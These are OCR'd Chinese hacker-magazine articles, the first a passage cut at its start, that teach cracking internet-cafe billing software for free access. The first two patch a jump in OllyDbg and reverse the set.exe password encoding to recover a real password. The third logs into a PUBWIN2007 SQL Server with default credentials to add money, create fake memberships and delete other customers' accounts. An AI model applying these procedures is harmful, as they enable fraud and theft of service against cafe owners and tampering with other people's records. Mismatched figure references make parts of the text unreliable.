


图8

大家来看看第二次和第一次又有什么区别？除了第一个没有变化外，其它的两个是不是都变化了。数一下第一个和第三个的长度，都是16位，难道是16位的MD5加密？赶紧按照网上的方法下了消息断点后按Alt+F9（程序返回到用户代码）。运气真好，一下子就来到了程序领空了，如图6。从图中可以看到在错误提示上根本就没有关键跳、关键CALL之类的东西，再往上就是一些不规则的代码了，想必多半是因为VM虚拟技术导致的。看来此法不行，只能另换一种方法了。

重新整理一下思路：登录密码是MD5保存的，贝壳肯定要读取保存的文件，要读取文件肯定就要打开文件，那就用CreateFielA试试吧。按CTRL+F2重新载入程序，在命令行下输入**bp CreateFileA**回车，然后按F9运行，程序断下来了，再次按下ALT+F9或者直接在右下角的堆栈处双击第一行的CreateFileA，此时左上角的主窗口就来到了这里，程序断在了地址10001713处，上面就是CrateFile的CALL了，而下面的**10001718 /74 73 JE SHORT pdrivesd.1000178D**就是关键跳了。

把74使用二进制改成75保存一下就行了，试着来保存一下，忘了这是有壳的，还是制作内存补丁吧，就用国产的KeyMake 2.0。我个人还是很喜欢1.73的，之所以使用2.0，是因为刚才我朋友说1.73的那个报有病毒，虽然是黑客软件，但是杀毒软件提示总是感觉着不爽。

补丁制作好后我们来运行一下看看，现在不使用密码就能进来了，如图8。最后我把密码修改成了“www.hackerxfiles.net”，然后关闭OD，正常登录，密码就输入刚才我们修改的“www.hackerxfiles.net”，测试了一下也成功了！

至于还原的，我就没有测试了，因为在家里没有环境测试，这个就留给大家去完成吧。我把这个补丁写成了一个小程序，把源码也公布了出来以方便大家学习交流。程序是使用visual basic 6.0编写的，本人对编程不怎么精通，多数都是从网上东拼西凑来的，如果发现错误的地方还请叉子们见谅啊！（本文所涉及到的OD、PEiD 0.94、E-yoo Killer、补丁程序源码已收录到光盘中）

文章难易度：★★★
文章闪光点：使用OD破解上网一卡通系统，免费上网

免费上网，一卡通也行

Little Boy

又是一年春来到，恰逢是礼拜天闲的无聊，于是就拉上一票死党到网吧上网，我们这儿绝大多数的网吧在很早的时候就应本地公安局的要求，统一安装了上网一卡通系统。这套系统给我的感觉，看上去也就那么回事，于是我决定尝试着破解客户端的密码，以便免费上网。

走进网吧我拖着那群死党选择了网吧一个后排的偏僻角落坐了下来，开始了这次秘密行动。输入卡号登录系统，在硬盘中胡乱的翻看着，在系统盘下发现“C:\Program Files\HC\hCard”非常可疑，打开后发现正是一卡通的安装目录。当时考虑到主程序RunMe.exe已经运行，而且如果使用OD调试运行后，它也会自动显示登录界面，自动最大化并始终保持登录界面为当前窗口，无法切换到OD中，调试起来极为不方便，因此就不对主程序进行狂轰滥炸了。

正好我又发现还有个一卡通的设置程序set.exe，打开后发现需要密码才可以进行设置，由于是一个程序下的不同模块，密码以及加密算法自然也是相同的，如果破解了设置密码不就等同于破解了主程序RunMe.exe的密码吗？我决定拿它开刀，使用PEiD打开set.exe，得知程序是使用Visual Basic编写的，没有加壳，如图1。




图1

使用OD加载set.exe，在窗口左边代码框中单击鼠标右键，选择“搜索”→“全部交互调用”，来到查找交互调用窗口，在目标MSVBVM60.__vbaLenBstr（求字符串长度）、MSVBVM60.__vbaStrCat（截取字符串）、MSVBVM60.__vbaStrCmp（比较字符串）、MSVBVM60.__vbaStrCopy（复制字符串）、MSVBVM60.__vbaStrMove（传递字符串）、MSVBVM60.rtcMsgBox（弹出消息）的行上按下F2设置断点，用于详细跟踪分析程序。按下F9运行程序，程序中断在00410F8F处，继续按六次F9，程序来到了0041025B处，并出现输入密码对话框，随便输入一个密码，比如123456，然后点确定，按三次F9后程序又中断在了004118A2处，反汇编代码如下：

```
004118A2   FF15 20104000   call dword ptr ds:[<&MSVBVM60.__vbaLenBstr>]
004118A8   8BCB            mov ecx,ebx
004118AA   2BC8            sub ecx,eax
004118AC   0F80 28060000   jo set.00411EDA
004118B2   51              push ecx
004118B3   FF15 0C114000   call dword ptr ds:[<&MSVBVM60.#606>];MSVBVM60.rtcStringBstr
004118B9   8BD0            mov edx,eax
004118BB   8D4D B4         lea ecx,dword ptr ss:[ebp-4C]
004118BE   FFD7            call edi
004118C0   8B16            mov edx,dword ptr ds:[esi]
004118C2   50              push eax
004118C3   52              push edx
004118C4   FF15 48104000   call dword ptr ds:[<&MSVBVM60.__vbaStrCat>]
004118CA   8BD0            mov edx,eax
```

从调用的函数可以明显的看出004118A2处是计算密码的长度，连续按下F8单步跟进，来到004118C2处，寄存器EAX为“00”，按下F8来到004118C3处，寄存器EAX为“123456”，如图2，按两次F8程序停在了004118CA处，寄存器EAX为“00123456”，如图3，根据对以上代码的跟踪分析，可以看出密码最多为8位，如果不足8就在左边补零。

```
寄存器 (FPU)
EAX 0014C594 UNICODE "00"
ECX 0012F3E0
EDX 00154A44 UNICODE "123456"
```

图2

```
寄存器 (FPU)
EAX 0014CD7C UNICODE "00123456"
```

图3

继续跟踪，记不清又按了几次F8来到了00411919处，如图4，其中的“&H”比较可疑，莫非是将输入的密码按位转换到十六进制了，先不忙于下结论，继续跟踪来到004119CB时，发现右下角的堆栈窗口显示如图5，稍微思索了一下，才注意到图中的那串二进制字符不就是将密码对应的每一位转换成四位二进制后所组成的吗？

地址	Hex 转存	反汇编	注释
00411919	. 68 4C684000	push set.0040684C	&h

```
0040684C=set.0040684C (UNICODE "&H")

寄存器 (FPU)
EAX 0014CD7C UNICODE "00123456"
ECX 0012F3CC
EDX 00000001
```

图4

地址	数值	注释
0012F2BC	00405230	set.00405230
0012F2C0	0014CC5C	UNICODE "00000000000100100011010001010110"
0012F2C4	6606148F	MSVBVM60.__vbaStrMove

图5

继续跟踪来到00411CC0处，如图6，看了好大一会儿我才发现，图中的二进制字符串就是上图5中的二进制字符串的后16位与前16位对调后的结果。继续跟踪，程序中断在了00410CFD处，如图7，在图中可以看到它调用了MSVBVM60.__vbaStrCmp字符串比较函数，仔细观察后发现堆栈窗口非常可疑，如图8，这里显然不是最简单的明码比较，经过分析“88C00000”就是经过编码转换的真密码，而“1A2B0000”就是我们输入的“123456”编码转换后的结果。

地址	Hex 转存	反汇编	注释
00411CC0	. 52	push edx	
00411CC1	. C745 A8 0100	mov dword ptr ss:[	

```
edx=0014CC5C (UNICODE "00011010001010110000000000000000")
```

图6

地址	Hex 转存	反汇编	注释
00410CFD	. FF15 BC10400	call dword ptr ds:	MSVBVM60.__vbaStrCmp
00410D03	. 8BF0	mov esi,eax	
00410D05	. 8D45 E0	lea eax,dword ptr	

图7

地址	数值	注释
0012F434	0014C5F4	UNICODE "88C00000"
0012F438	0014C5BC	UNICODE "1A2B0000"

图8

我们来整理一下密码的编码转换过程，第一步是输入密码，得到密码长度L，在密码前补8减L个零，第二步是从左起将密码每一位转换成四位二进制形式，然后将二进制字符串的后16位与前16位对调。第三步是将对调后的二进制字符串从左起按照每四位转换为一位十六进制。第四步是将转换后得到的十六进制字符串与真正放入经过编码转换的真密码“88C00000”进行比较，正确的话就进入设置界面，否则就提示密码错误！既然知道了程序的编码转换过程，就可以根据以上四步对“88C00000”进行一系列逆向的编码转换，从而得到真正的密码了。如图9所示，如果位数不够补零即可，重新运行程序，输入密码“11180”，成功进入一卡通系统，至此对上网一卡通系统的破解终于完成。




图9

（本文所涉及到的OD、PEiD 0.94、反向计算密码.txt已收录到光盘中）

文章难易度：★★
文章阅读点：使用抓包工具和数据库管理助手入侵网吧主机给自己办会员、加钱

PUBWIN2007破解全攻略

ralln01

在以前的杂志中曾经介绍过如何破解PUBWIN2007，但方法基本上都是简单的破解本机的计费客户端，虽然这样确实可以实现免费上机，但同时也存在一个问题，就是计费主机那里显示你这台电脑是没有人使用的，如果网吧中上机的人很多的话，则很难做到不被发现。因此，为了方便叉子们在网吧中上网，我把自己常用的一些破解方法写出来和大家分享一下。

一、准备工作

要想做个合格的网吧黑客，手头就得有几个趁手的工具才行。我要介绍的破解方法需要用到的工具很少，只有两个，分别是抓包工具和数据库管理助手。

首先运行抓包工具，点击上面的“打开”，在弹出的窗口中选择PubweinClint.exe的进程，然后再点击右下方的“打开”按钮。这时，使用PUBWIN自带的查询余额功能，查一下余额，抓包工具就会抓到主机的IP地址了，如图1。




图1

二、临时卡加钱

有些人并不是经常到网吧上网，所以一般是使用临时卡开户上机的，那应该怎么省钱呢？首先按照上面的方法来获得主机地址，然后打开数据库管理助手，在“连接”中选择“Sql Server”，在“主机”一栏中填写刚才得到的地址，这里就是192.168.1.4，“端口”就使用默认的1433，“数据库”栏填写local，“用户名”栏就填写netcafe，“密码”栏就填写pubwin，如图2，然后点击右下角的“确定”，如果能够连接的话，1到2秒钟后就会连接成功了。




图2

连接成功后，在左侧的表里选择cur_user，然后在右侧显示的行列中找到你的信息（太多的话可以使用工具上方的搜索功能，在前面的输入框中输入你的卡号，在后面的输入框中选择UniqueID）。在临时卡里Prepay是你的预付款，也就是你上机时所交的押金，余额是按“分”计算的，你想要加多少，就在原基础上加上多少就行了。比如我上机押金5元，要加5元，就把Prepay的数从500改成1000就可以了，如图3。




图3

三、自己的会员自己办

在网吧中会员上网是有优惠的，但是办个会员一般都很贵，我们这里是30元才给办，可是对于我等穷学生来讲，一次又拿不出那么多的钱来办会员，该怎么办呢？答案就是自己动手，丰衣足食。

按照第二步的方法连接接好数据库后，点击左面的mem_localmemberbaseinfo表，这时右面就会显示出所有会员的信息了，点击一下工具栏上的“+”，是不是现在已经多出一个空行来了？这时我们只需要把自己的信息仿照其他人的那样来填写进去就行了，如图4。同理，如果会员中有令你讨厌的人的话，那么选中他的那一行，点击“-”，他的会员就会被删除了。注意ID不要和别人的重复，Balance是你的会员金额（相当于临时卡的预付款），你希望有多少钱就填写多少吧，计费单位和临时卡的一样，也是“分”。

